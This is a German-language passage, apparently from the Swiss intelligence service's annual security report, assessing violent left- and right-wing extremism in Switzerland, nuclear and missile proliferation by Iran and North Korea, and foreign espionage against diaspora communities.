zess. Möglicherweise in einer Struktur namens Internationales Freiheitsbataillon organisiert, könnten Linksextreme aus Europa an der Waffe und im Umgang mit Sprengstoff ausgebildet werden und militärische Expertise gewinnen.



Screenshot aus Propaganda-video zu Rojava, Umschrift über dem roten Stern: „International Freedom Battalion“

BEURTEILUNG

Rechtsextremismus

Das Versteckspiel der Rechtsextremen ist ihnen weitgehend von aussen auferlegt: seit Jahren existieren diese Rahmenbedingungen. So kann es persönliche Konsequenzen haben, wenn jemand als Rechtsextremer erkannt wird. Ihm oder ihr drohen der Verlust der Lehrstelle oder des Arbeitsplatzes oder das Scheitern der militärischen Karriere. Allerdings weiss die Szene damit umzugehen: Veranstaltungen – insbesondere Konzerte, weniger sonstige Gruppentreffen – werden verdeckt organisiert, weder die Behörden noch die linksextreme Szene dürfen vom Ereignis erfahren oder gar den Veranstaltungsort im Voraus kennen. Sofern Lokalitäten von Aussenstehenden gemietet werden müssen, werden oft falsche Angaben gemacht, ausserdem wird häufig schon im Voraus für mindestens eine Ausweichmöglichkeit gesorgt. Am Veranstaltungstag werden die Rechtsextremen zum Beispiel via Mobiltelefon Schritt für Schritt an den Veranstaltungsort geführt. Gelingt die Tarnung lange genug, ist es für präventive Massnahmen oftmals zu spät.

Konzerte der Rechtsextremen vernetzen die Szene, dienen der Integration und der Rekrutierung; ausserdem sind sie ein Mittel, Geld einzunehmen. Was mit dem Geld geschieht, ist für die Schweiz nicht bekannt. Eine Strategie,

konkrete Ziele und handfeste Projekte sind in der Szene nicht zu erkennen.

Die Anwendung von Gewalt ist seit Jahren episodisch und meist mit Konsum von Alkohol verbunden. Aus diesen Umständen und dem Verhalten der Rechtsextremen lässt sich wohl auch erklären, weshalb über eine längere Zeit das vorhandene Gewaltpotenzial kaum zutage tritt. Der Umstand, dass Rechtsextreme zum Teil bewaffnet sind und mitgeführte Waffen gegebenenfalls auch einsetzen können, ist jedoch weiterhin nicht zu unterschätzen. Schusswaffen werden gesammelt, gehandelt und möglicherweise auch über die Grenze geschmuggelt. In der Szene sind vielfach Sammlungen funktions-tüchtiger Waffen vorhanden.

Linksextremismus

Getrieben wird die linksextreme Szene von äusseren Faktoren, hinsichtlich ihrer Aktionen vielfach sogar von der Tagesaktualität. Vor dem Hintergrund fundamentaler System- beziehungsweise Kapitalismuskritik können die Themen, an denen sich Protest und Gewalt entzünden, wechseln, ohne dass sich substantiell etwas ändert: ob für Freiraum oder gegen Repression oder für Gefangenensolidarität – die Themen sind miteinander verflochten. Gezielte Sabotageaktionen wie zum Beispiel die physi-



Eine rechtsextreme Gruppierung gedenkt der Escalade, Genf
Dezember 2016

sche Verhinderung von Ausschaffungen haben an Gewicht gewonnen. Anders als im Fall der Rechtsextremen sind die Meinungsäusserungen und Veranstaltungen der Linksextremen nicht per se tabuisiert, haben aber in der Öffentlichkeit ähnlich wenig Anknüpfungspunkte wie die rechtsextremen Auffassungen.

Die Kritik an der „Ausschaffungsmaschinerie“ ist ein Fokus linksextremen Protests. Der Anschlag auf das Streckennetz der SBB hat – unabhängig von der Täterschaft – gezeigt, wie verletzlich moderne Gesellschaften über die Schädigung ihrer Infrastruktur sind. Das Schadenspotenzial solcher Angriffe ist grösser als bei den sonst üblichen Anschlägen mit unkonventionellen Spreng- und Brandvorrichtungen, zumindest solange diese die Schwelle zum Terroranschlag nicht überschreiten. Dagegen nimmt sich der Versuch, aus einem Kriegsgebiet wie Rojava einen revolutionären Prozess zu importieren, als weit weniger aussichtsreich aus, da in der Schweiz offenkundig die Anknüpfungspunkte weitestgehend fehlen.



Sachschaden anlässlich einer
Demonstration in Zürich
im April 2016

AUSSICHTEN

Mögliche Auslöser von Gewalt

Migration gehört per se nicht zur Sicherheitspolitik und fällt deshalb nicht in den Auftrag des NDB. Allerdings gibt es sicherheitspolitische Aspekte der Migration, darunter auch solche aus dem Bereich Gewaltextremismus. In einigen Ländern Europas gehen Rechtsextreme gewalt- sam gegen Migrantinnen und Migranten oder Einrichtungen des Asylwesens vor. Die rechts- extreme Szene der Schweiz macht dies bisher nicht, behält die Entwicklungen aber im Auge. Steigende Asylzahlen oder ein dschihadistisch motivierter Terroranschlag in der Schweiz könnten auch sie zu gewaltsamen Übergriffen verleiten. Zudem könnten auch ausserhalb der rechtsextremen Szene Fremdenfeindlichkeit und Rassismus bei Einzelnen die falsche Auf- fassung erzeugen, bei steigenden Asylzahlen zu gewaltsamem Vorgehen berechtigt zu sein. Rechtsextrem motivierte Gewalt gegen Mi- granten und Asylsuchende könnte zudem die linksextreme Szene ihrerseits zu gewaltsamen Reaktionen verleiten. Letztere hat die Themen „Asyl“ und „Migration“ zu einem Schwerpunkt gemacht. Protest und Aktionen, auch gewalt- sam, gegen die „Ausschaffungsmaschinerie“ würden sich fortsetzen und bei einem gewalt-

sam mit den Rechtsextremen ausgetragenen Konflikt noch verschärfen. Eine Gewaltspirale zwischen Rechts- und Linksextremen stellt eine realistische Bedrohung dar. Auf der linksextre- men Seite könnte zudem die Lageentwicklung in der Türkei, in Syrien und im Irak zu einer er- höhten Gewaltbereitschaft führen, namentlich im Bund mit kurdischen Gruppierungen wie der PKK oder linksextremen Gruppierungen aus der Türkei wie der DHKP-C.

Rechtsextremismus

Ob rechtspopulistische Diskurse und Wahl- erfolge in Europa und anderen Teilen der Welt der rechtsextremen Szene in der Schweiz nut- zen oder eher schaden, ist nicht abzusehen. Die rechtsextreme Szene könnte durch eine rechtspopulistische Bewegung weiter margi- nalisiert und beinahe zum Verschwinden ge- bracht werden oder in ihr aufgehen. Die Sze- ne könnte aber auch neue Anhänger gewinnen und vor dem Hintergrund eines Rassismus und Fremdenfeindlichkeit begünstigenden Diskur- ses an Akzeptanz und damit Handlungsfrei- heit gewinnen. Eine breitere rechtspopulisti- sche Bewegung könnte demnach durchaus der Nährboden für ein Erstarren der gewalttätigen



Blitzaktion der Résistance Helvétique vor dem Musée des civilisations de l'islam, La Chaux-de-Fonds, August 2016

rechtsextremen Szene sein. Das Entstehen einer solchen Bewegung zeichnet sich jedoch in der Schweiz nicht ab. Zu rechnen ist demnach mit Konstanz, also mit einer verdeckt agierenden, auch über die Landesgrenzen hinaus vernetzten Szene, der eine eigentliche strategische Ausrichtung insgesamt fehlt. Situativ kann dabei von Rechtsextremen immer wieder Gewalt ausgehen. Das Gewaltpotenzial bleibt insgesamt erhalten, was bedeutet, dass sich die Lage rasch verschärfen kann.

Linksextremismus


Auch das Gewaltpotenzial der linksextremen Szene bleibt unverändert. Thematisch dürften der Antifaschismus, die Migration und die Entwicklung der kurdischen Sache im Fokus stehen. Die Bereitschaft zur Gewaltausübung muss differenziert betrachtet werden. Die Hemmschwellen für Gewaltausübung sind zum Beispiel bei einer Demonstration deutlich tiefer als bei Aktionen Einzelner. So ist weiterhin von hoher Aggressivität bei Demonstrationen oder von Linksextremen provozierten Auseinandersetzungen mit Sicherheitskräften auszugehen; bei solchen Ereignissen werden die Schädigung an Leib und Leben insbesondere der Sicherheitskräfte, aber auch von weltanschaulichen Opponenten zumindest in Kauf genommen, wenn nicht gar gesucht. Anders sieht die Beurteilung beim Verüben von Anschlägen aus. Ohne Deckung durch die Umstände oder enthemmende Gruppendynamik bleiben die individuellen Hemmschwellen höher. Das heisst, dass Anschläge eher mit Farbe als mit Feuer und Sprengstoff verübt werden.

Die Sabotageanschläge im Kanton Zürich zeigen aber auch auf, dass es immer wieder Einzelne geben wird, die weiterzugehen bereit sind. Zwei Umstände könnten die Lage verschärfen: zum einen ist dies die tendenzielle Stärkung des anarchistischen zulasten des marxistisch-leninistischen Elements in der linksextremen Szene. Zum anderen sind es Prägungen aus Rojava, begleitet allenfalls von einem Fähigkeitszuwachs im Umgang mit Waffen und Sprengstoff – der NDB beurteilt es aber als derzeit unwahrscheinlich, dass es gelingt, einen „revolutionären Prozess“ in die Schweiz in Gang zu setzen. ■



Proliferation

Die Weiterverbreitung von Massenvernichtungswaffen und ihrer Trägermittel gefährdet weiterhin die Sicherheit in zahlreichen Regionen der Welt. Die Umsetzung des Rahmenabkommens mit Iran verläuft langsamer als von Vielen erwartet. Die wirtschaftliche Normalisierung im Handel mit Iran benötigt Zeit und vor allem die Bereitschaft der Finanzdienstleister zur Rückkehr in diesen Markt. Nordkorea führt seine Massenvernichtungswaffenprogramme mit präzedenzloser Dynamik fort und testete im Januar und September 2016 erneut Kernsprengsätze. Im Bereich der Trägermittel war 2016 eine Rekordzahl an Tests zu vermelden. Pakistan baut sein Kernwaffenprogramm weiter aus und beschafft aggressiv Güter für illegitime Zwecke auch in der Schweiz. Darüber hinaus erinnert der wiederholte Gebrauch chemischer Substanzen als Waffen in der Konfliktführung in Syrien und im Irak an die Bedeutung der Proliferationsbekämpfung auch für benachbarte Themenfelder wie das der Terrorismusbekämpfung.



LAGE

2016 Verlagerung der Schwerpunkte

Die Proliferation von Massenvernichtungswaffen und ihrer Trägermittel gefährdet weiterhin die Sicherheit in zahlreichen Regionen der Welt. Die Möglichkeit, Schweizer Güter und Technologien für machtpolitische Zwecke zu missbrauchen, bleibt in einer globalisierten Welt bestehen. Die Situation um das iranische Nuklearprogramm hat sich weiter entspannt. 2016 trat Nordkorea als Hauptakteur der Proliferation in den Vordergrund. Das Land testete zweimal Kernsprengsätze und führte eine präzedenzlose Reihe an Tests von Raketen systemen unterschiedlicher Reichweiten durch.

Iranisches Nuklearprogramm: Umsetzung des JCPOA

Die Lage im Zusammenhang mit dem iranischen Nuklearprogramm hat sich deutlich entspannt. Im Nachgang zum sogenannten Implementation Day (16. Januar 2016) stand 2016 die Normalisierung der Aussenbeziehungen Irans im Vordergrund. Die aussenwirtschaftliche Bilanz ist dabei durchgezogen: einerseits besuchte ein bunter Reigen von Wirtschaftsdelegationen Iran. Das Interesse der Exportnationen am iranischen Markt ist klar erkennbar. Andererseits fehlen bislang mit wenigen Ausnahmen konkrete, wichtige und langfristige Vertragsabschlüsse. Die Zurückhaltung der Finanzdienstleister im Handel mit Iran bleibt vorderhand bestehen. In der institutionellen Zusammenarbeit profitiert Iran von der Normalisierung seiner Aussenbeziehungen. Das Land sucht Anschluss an

internationale Gremien wie die Welthandelsorganisation. Insbesondere bei diesen Prozessen leistet die Schweiz einen wichtigen Beitrag zur Umsetzung des Joint Comprehensive Plan of Action (JCPOA).

Iranische ballistische Raketen: angespannte Normalität

In den Verhandlungen Irans mit den P5+1 (ständige Mitglieder des Sicherheitsrats plus Deutschland) konnte in der Frage der iranischen Programme zur Herstellung und Verbreitung ballistischer Raketen kein tragfähiger Konsens erzielt werden. Das iranische Raketenprogramm unterliegt weiterhin den Beschränkungen des Raketenkontrollregimes. Lieferungen zugunsten der Trägermittelprogramme sind nicht bewilligungsfähig, und Iran muss in diesem Bereich klandestine Beschaffungsstrukturen aufrechterhalten. Iran testete 2016 im üblichen Rahmen verschiedentlich Raketen seines Arsenal. Ein markanter technischer Fortschritt konnte dabei aber nicht festgestellt werden.

Nordkoreanisches Nuklearprogramm: neue Nukleartests

Das nordkoreanische Atomprogramm bleibt eine Quelle der Besorgnis für die internationale Gemeinschaft. Nordkorea brachte am 6. Januar 2016 zum insgesamt vierten Mal einen nuklearen Sprengsatz zur Detonation. Der Sprengsatz stellt technisch eine Weiterentwicklung der bisherigen Technologie dar, entspricht aber nicht der ausgereiften Entwicklung einer Was-

serstoffbombe. Am 9. September 2016 führte Nordkorea dann nach Massgabe der seismischen Messungen den Test mit seiner bislang stärksten Kernwaffe durch. Nach Angaben aus Pjöngjang soll es sich dabei um einen miniaturisierten Sprengsatz gehandelt haben, der auch als Gefechtskopf einer ballistischen Rakete verwendbar wäre.

Die Informationslage zu Nordkorea ist weiterhin dürrtig. Der politische Prozess im Rahmen der sogenannten Sechsparteiengespräche (Nordkorea, Südkorea, USA, China, Russland und Japan) bleibt blockiert. Nordkorea erhöht seine Fähigkeit, Spaltmaterial für Kernwaffen zu produzieren, und dürfte in der Lage sein, im Konfliktfall der Truppe einige wenige Nuklearsprengsätze zur Verfügung zu stellen. Diese Bedrohung verbleibt gegenwärtig noch regional.

Nordkoreanische ballistische Raketen: stetige Fortschritte

Nordkorea führte 2016 eine präzedenzlose Reihe von Raketentests durch. Von besonderer Bedeutung sind die Versuche mit Flüssigtreibstoffraketen mittlerer Reichweite, die Versuche mit seegestützten Raketen und das Auftauchen von neuen Festtreibstoffsystemen. Nordkorea arbeitete 2016 erkennbar am Ziel, Wiedereintrittskörper herzustellen, die auch für interkontinentale Reichweiten geeignet sind. Ein derartiger Test erfolgte bisher hingegen nicht.

Einsatz von chemischen Substanzen als Waffen in Syrien und im Irak

Im Kriegsgebiet in Syrien und im Irak wurden nach Angaben verlässlicher Quellen wiederholt chemische Waffen und chemische Substanzen zum Zweck der Konfliktführung eingesetzt. Die Verfügbarkeit der entsprechenden Mittel ist im Raum für alle Konfliktparteien gegeben. Die Hemmschwelle für den Einsatz chemischer Kampfstoffe ist tief, und Kämpfer vor Ort haben Erfahrung im Einsatz solcher Mittel. Auch improvisierte Produktionsanlagen könnten weiterhin im Raum vorhanden sein. Diese Umstände fließen in die Beurteilung der Wahrscheinlichkeit für nicht-konventionelle Anschläge auch ausserhalb der Konfliktregion ein, zum Beispiel durch terroristische Akteure.

Nordkorea:
Test einer Festtreibstoffrakete
Pukguksong-2 (Polarstern)
am 12. Februar 2017



BEURTEILUNG

Nuklearkrise mit Iran: langsame Umsetzung des Rahmenabkommens

Das Rahmenabkommen und seine bindende Kodifizierung im Rahmen der Sicherheitsratsresolution 2231 beschränken die Möglichkeit Irans wirksam, kurzfristig in den Besitz von Kernwaffen zu gelangen. Sie können langfristig zur Normalisierung der Situation um das iranische Nukleardossier führen.

Proliferationsrelevante Teile des Aussenhandels Irans werden noch über Jahre einem speziellen Bewilligungsregime unterworfen sein. Dieses Regime umfasst insbesondere detaillierte Auflagen für exportierende Firmen bei Lieferungen nach Iran und die Kontrolle gelieferter Güter durch die Behörden des ausführenden Staats. Auch bleibt das iranische Raketenprogramm weiter im Fokus der Nachrichtendienste, insbesondere wegen der Lieferung iranischer Waffen und Technologie auf den Kriegsschauplatz in Syrien.

Das Fortbestehen des Rahmenabkommens ist gegenwärtig nicht gefährdet, wenngleich sowohl in Iran wie auch auf Seiten seiner Vertragspartner Kräfte wirken, die das Abkommen untergraben. Die eher langsame Umsetzung des Abkommens und die geringe Sichtbarkeit der Resultate im iranischen Alltag verringern die Akzeptanz des Ausgleichs in Teilen der Bevölkerung Irans. Auf der positiven Seite profitierte Iran 2016 durchaus von den Resultaten aus dem JCPOA. Der Ölhandel normalisierte sich weitgehend und die diplomatischen Kontakte mit dem westlichen Ausland nahmen signifikant

zu. Mit dem Wechsel der Administration in den USA sind neue Unwägbarkeiten aufgetreten.

Nordkorea: das bislang intensivste Jahr

2016 kann als das bislang intensivste Jahr der nordkoreanischen Massenvernichtungswaffenprogramme bezeichnet werden. Dies insbesondere wegen der beiden Kernwaffentests, aber auch wegen der intensiven Testreihe im Bereich der ballistischen Raketen. Nordkorea arbeitet erkennbar an der Fähigkeit, seine strategischen Mittel auch ausserhalb des regionalen Rahmens zum Einsatz zu bringen. Dieses Bestreben richtet sich primär gegen die USA im Wunsch, mit Washington in ein gegenseitiges Abschreckungsverhältnis einzutreten. Die Spannung auf der koreanischen Halbinsel bleibt entsprechend hoch.

Proliferation und Terrorismus

Der Einsatz chemischer Substanzen als Waffen im Syrienkonflikt bestätigt die Bedeutung, die der Nichtweiterverbreitung von Massenvernichtungswaffen auch im Kampf gegen den Terrorismus zukommt. Wie beim Einsatz von Sprengstoffen muss eine Tätergruppe abwägen, ob der Transport chemischer Substanzen einfacher zu bewältigen ist als eine Produktion im Einsatzraum. Die Kontrolle der notwendigen Ausgangskemikalien und der enge Kontakt des NDB zu Industrie und Handel unterstützen die Massnahmen der Terrorabwehr.

AUSSICHTEN


Vielfältige Risiken für die Schweiz

Die Verhinderung der Lieferung kontrollpflichtiger Güter und Technologien über Drittländer in proliferationsrelevante Staaten ist für die Schweizer Exportkontrolle eine grosse Herausforderung. Die Schweiz verfügt über exzellente industrielle Fähigkeiten und bietet einen attraktiven und im internationalen Vergleich offenen Forschungsplatz. Die Präsenz von Studentinnen und Studenten aus Staaten ausserhalb der EU nimmt zu, auch aus Staaten, die in proliferationsstechnischer Hinsicht heikel sind. Der NDB sensibilisiert deshalb neben den Forschungs- und höheren Bildungsinstituten auch vermehrt ausländische Studentinnen und Studenten für die Schweizer Gesetzgebung und die Risiken der Proliferation. Auch die Weitergabe von Know-how, eine Zusammenarbeit, auch informeller Natur, oder Gefälligkeiten gegenüber der Bildungs- oder Forschungsstätte im Herkunftsland können in der Schweiz einer Bewilligungspflicht unterliegen.

Dank der internationalen Kooperation und der Zusammenarbeit mit der Industrie können Schweizer Behörden immer wieder illegale Beschaffungsversuche vereiteln oder aufdecken. Die Schweizer Industrie nimmt ihre gesetzlichen Verpflichtungen mehrheitlich vorbildlich wahr und sucht im Zweifelsfall den Kontakt zu den Behörden.


Die Herausforderungen nehmen jedoch zu. Die Beschaffungswege entwickeln sich weiter und werden neu organisiert. Viele von ihnen laufen über Asien. Die zunehmende Auslage-

rung der Produktion ins Ausland macht es sowohl für die Industrie als auch für die Behörden schwieriger, den Fluss kritischer Güter zu kontrollieren. Auch ist in den proliferationsrelevanten Bereichen eine Tendenz der Einkäufer festzustellen, bei der Beschaffung auf Subsysteme und Komponenten zu fokussieren anstatt auf vollständige Systeme. Kritische Subsysteme zu identifizieren und dem illegalen Handel zu entziehen, ist schwieriger als vollständige Systeme, deren Ausfuhr grösseren und immer griffigeren internationalen Kontrollen unterworfen ist. ■



Verbotener Nachrichtendienst

Verbotener Nachrichtendienst dient dem Interesse von Staaten, allenfalls auch Privatinteressen einflussreicher Personen in diesen Staaten. Der klassische verbotene Nachrichtendienst ist ein Bündel längst etablierter Vorgehensweisen, die jedoch seit Jahren um die Mittel der Cyberspionage erweitert werden. Auszugehen ist von einem konstant gegebenen Bedürfnis nach Informationen und deren Aktualisierung, allenfalls akzentuiert durch ausserordentliche Lagen mit besonderen oder tiefergehenden Informationsbedürfnissen. Informationsbedürfnisse bestehen für Politik, Wirtschaft und Militär, darunter vis-à-vis von Diasporagemeinschaften. Spionage verletzt nicht nur die Souveränität der Staaten, in denen oder gegen die sie betrieben wird: der Datenabfluss richtet direkt oder indirekt Schaden an, Angehörige der Diasporagemeinschaft und deren Familienangehörige im Herkunftsland können an Leib und Leben bedroht sein und mittels Spionage gewonnene Zugänge können möglicherweise zusätzlich zu Manipulationen oder gar Sabotage genutzt werden.



LAGE

Weiterhin: „Im Visier“

2016 hat der NDB seinen Kurzfilm „Im Visier“ der Öffentlichkeit vorgestellt. Im Rahmen seiner Präventions- und Sensibilisierungsveranstaltungen und -besuche setzt der NDB „Im Visier“ ein und erläutert anhand des Gezeigten, wie ausländische Nachrichtendienste Wirtschaftsspionage betreiben. Die dargestellten Modi operandi werden aber auch auf anderen Spionagefeldern eingesetzt.

Verbotener Nachrichtendienst wird mit einem seit Langem bekannten und etablierten Bündel von Mitteln und Vorgehensweisen betrieben. Cyberspionage ergänzt dieses Set. Cyberspionage dient klassischem verbotenen Nachrichtendienst zu und umgekehrt. Zur Cyberspionage informiert der Schwerpunkt des vorliegenden Berichts. Verbotener Nachrichtendienst dient der Beschaffung politisch, wirtschaftlich und militärisch relevanter Informationen; ausgeforscht werden dabei auch Diasporagemeinschaften.

Diasporagemeinschaften als Ziel

Verbotener Nachrichtendienst gegen Angehörige von Diasporagemeinschaften soll hier zur Lagedarstellung exemplarisch behandelt werden. Ausforschung von Diasporagemeinschaften in der Schweiz ist regelmässig festzustellen. Konstant betroffen sind die Angehörigen von rund einem Dutzend Staaten.

Diasporagemeinschaften haben unterschiedliche Profile, es kann sich um vergleichsweise homogene, kleinere Gruppen handeln oder grössere Gemeinschaften unterschiedlicher

Zusammensetzung. Diese Menschen sind seit Langem oder erst kurz in der Schweiz, sie sind zum Beispiel als Arbeiter gekommen oder als politisch Verfolgte, sie sind an politischen Vorgängen in ihrem Herkunftsstaat interessiert oder nicht, stehen der Regierung dort unbeeiligt, zustimmend, kritisch oder ablehnend gegenüber. Darunter gibt es Personen, die zu Gruppierungen gehören, die die Regierung oder das Regime in der Heimat mit Waffen bekämpfen. Das Bild braucht hier nicht weiter oder schärfer gezeichnet zu werden. Allerdings geht es ausländischen Nachrichtendiensten zunächst gerade darum: ein tiefenscharfes und gegebenenfalls umfassendes Bild ihrer Staatsangehörigen im Ausland zu haben.

Vorgehensweisen gegen Diasporagemeinschaften

Dem fremden Staat geht es zunächst darum, Personen zu identifizieren und ihre politische Haltung oder Einstellung gegenüber einzelnen Organisationen und Vereinigungen festzustellen. Das lässt sich teilweise mit öffentlich zugänglichen Informationen klären, häufig kommen aber schon hier verbotene nachrichtendienstliche Tätigkeiten ins Spiel. So werden Veranstaltungen wie etwa Demonstrationen beobachtet und aufgeklärt. Aus einem immer feiner gezeichneten Gesamtbild lassen sich anschliessend die weiteren Informationsbedürfnisse (Zielpersonen) und mögliche Vorgehensweisen, diese abzudecken, ableiten. So wurde in der Schweiz von einem fremden Nachricht-

tendienst eine Person auf eine Führungsfigur einer als regierungsfeindlich eingeschätzten Vereinigung angesetzt. Die beiden Personen waren bereits miteinander bekannt. Die angeworbene Person hatte einen finanziellen Anreiz, einen solchen Auftrag anzunehmen, weil sie hoch verschuldet war. Sie hatte bereits zuvor versucht, sich ihrer Schulden mit illegalen Mitteln zu entledigen.

Finanzielle Anreize, bessere Lebensbedingungen für Angehörige im Herkunftsstaat, Besuchsmöglichkeiten in der Heimat oder aber Erpressbarkeit sind einige Motive, die Menschen zur Zusammenarbeit mit ausländischen Nachrichtendiensten veranlassen können. Festgestellt wurde auch, dass Personen mit Verbindungen zu gewaltextremistischen Gruppierungen für nachrichtendienstliche Zwecke eingesetzt werden. Dasselbe geschieht auch immer wieder mit in der Schweiz akkreditierten Journalisten aus bestimmten Ländern; diese nutzen ihren Beruf zur Tarnung. Zu beobachten ist auch, dass Asylsuchende, Übersetzer und Reisebüroinhaber von ausländischen Nachrichtendiensten angeworben werden. Gesteuert werden sie von Führungsoffizieren der Nachrichtendienste, die häufig auf der Botschaft tätig sind.

In solche verbotene nachrichtendienstliche Tätigkeiten können nicht nur Angehörige des betreffenden Staats verwickelt werden, sondern auch Doppelbürgerinnen und Doppelbürger. Auch Schweizer Staatsangehörige – ob sie nun aus dem betreffenden Land stammen oder nicht – können als Zielpersonen involviert sein oder sich als Informationsquelle eines ausländischen Nachrichtendienstes der Spionage schuldig machen.

Weiterungen verbotenen Nachrichtendienstes

Verbotener Nachrichtendienst dient der Informationsbeschaffung. Diese Informationen werden genutzt, sie dienen dem Lagebild des ausländischen Nachrichtendienstes, ermöglichen aber auch weitergehende Handlungen. So lassen sich aufgrund nachrichtendienstlich gewonnener Erkenntnisse Personen denunzieren oder blossstellen, sie bieten aber auch Handhabe für Repression. Nachrichtendienstliches Vorgehen kann selbst Drohcharakter haben, es kann aber auch direkt und explizit gedroht werden. Konsequenzen können die gewonnenen Informationen vornehmlich im Herkunftsstaat haben: Sei es, dass deswegen einer Person die nötigen Papiere oder konsularische Dienstleistungen verweigert werden, um überhaupt reisen zu können, sei es, dass der oder die Betroffene bei der Einreise ins Herkunftsland festgenommen und anschliessend zumindest befragt wird. Auch in der Heimat lebende Verwandte können befragt oder Repressionen und Schikanen ausgesetzt werden. Schliesslich können Zugänge zu Oppositionskreisen dazu genutzt werden, deren Arbeit zu stören oder zu hintertreiben, etwa indem Zweifel an der Integrität führender Personen gesät werden.

BEURTEILUNG

Konstant gegebene Informationsbedürfnisse

Verbotener Nachrichtendienst dient dem Interesse der Staaten, die ihn betreiben, allenfalls auch Privatinteressen einflussreicher Personen in diesen Staaten. Die Entscheidungsträger und Behörden dieser Staaten haben ein konstantes Bedürfnis nach Informationen und deren Aktualisierung. Allenfalls können Ereignisse zusätzlich für ein spezifisches und möglicherweise nur temporäres Informationsbedürfnis sorgen. Gesucht werden Informationen mit politischer, wirtschaftlicher oder militärischer Bedeutung. Diese können helfen, einem Staat direkt oder seiner Wirtschaft (insgesamt oder einzelnen Unternehmen) Vorteile zu verschaffen oder auch nur seine Position im internationalen Gefüge zu erhalten. Sie können aber auch dem Erhalt einer politischen Führung dienen, wobei sich die Spionagetätigkeiten gegen die eigenen Staatsangehörigen im Ausland richten können.

Folgen

Politischer, wirtschaftlicher und militärischer Nachrichtendienst kann Folgen haben, die mit verbotenem Nachrichtendienst im engeren Sinn nichts mehr zu tun haben. Die gewonnenen Informationen können zum Teil direkt Nutzen stiften – so zum Beispiel, wenn ein Unternehmen Produktionsabläufe, statt teuer selbst zu erarbeiten, kopieren kann oder sich sein Angebot gegen die Konkurrenten durchsetzt, weil es deren Offerten kannte. Sie können aber auch indirekt nützen, indem sie beim Gegner Scha-

den stiften. Zu denken ist dabei etwa an die mittlerweile allgegenwärtigen Informationsoperationen, die auch aus nachrichtendienstlichen Erkenntnissen alimentiert werden können, aber auch handfeste Angriffe. Denn allenfalls können nicht nur Daten abfließen, sondern zur Spionage geschaffene Zugänge können auch für Manipulationen, Denunziationen, Politikbeeinflussung und allenfalls sogar für Sabotage genutzt werden.

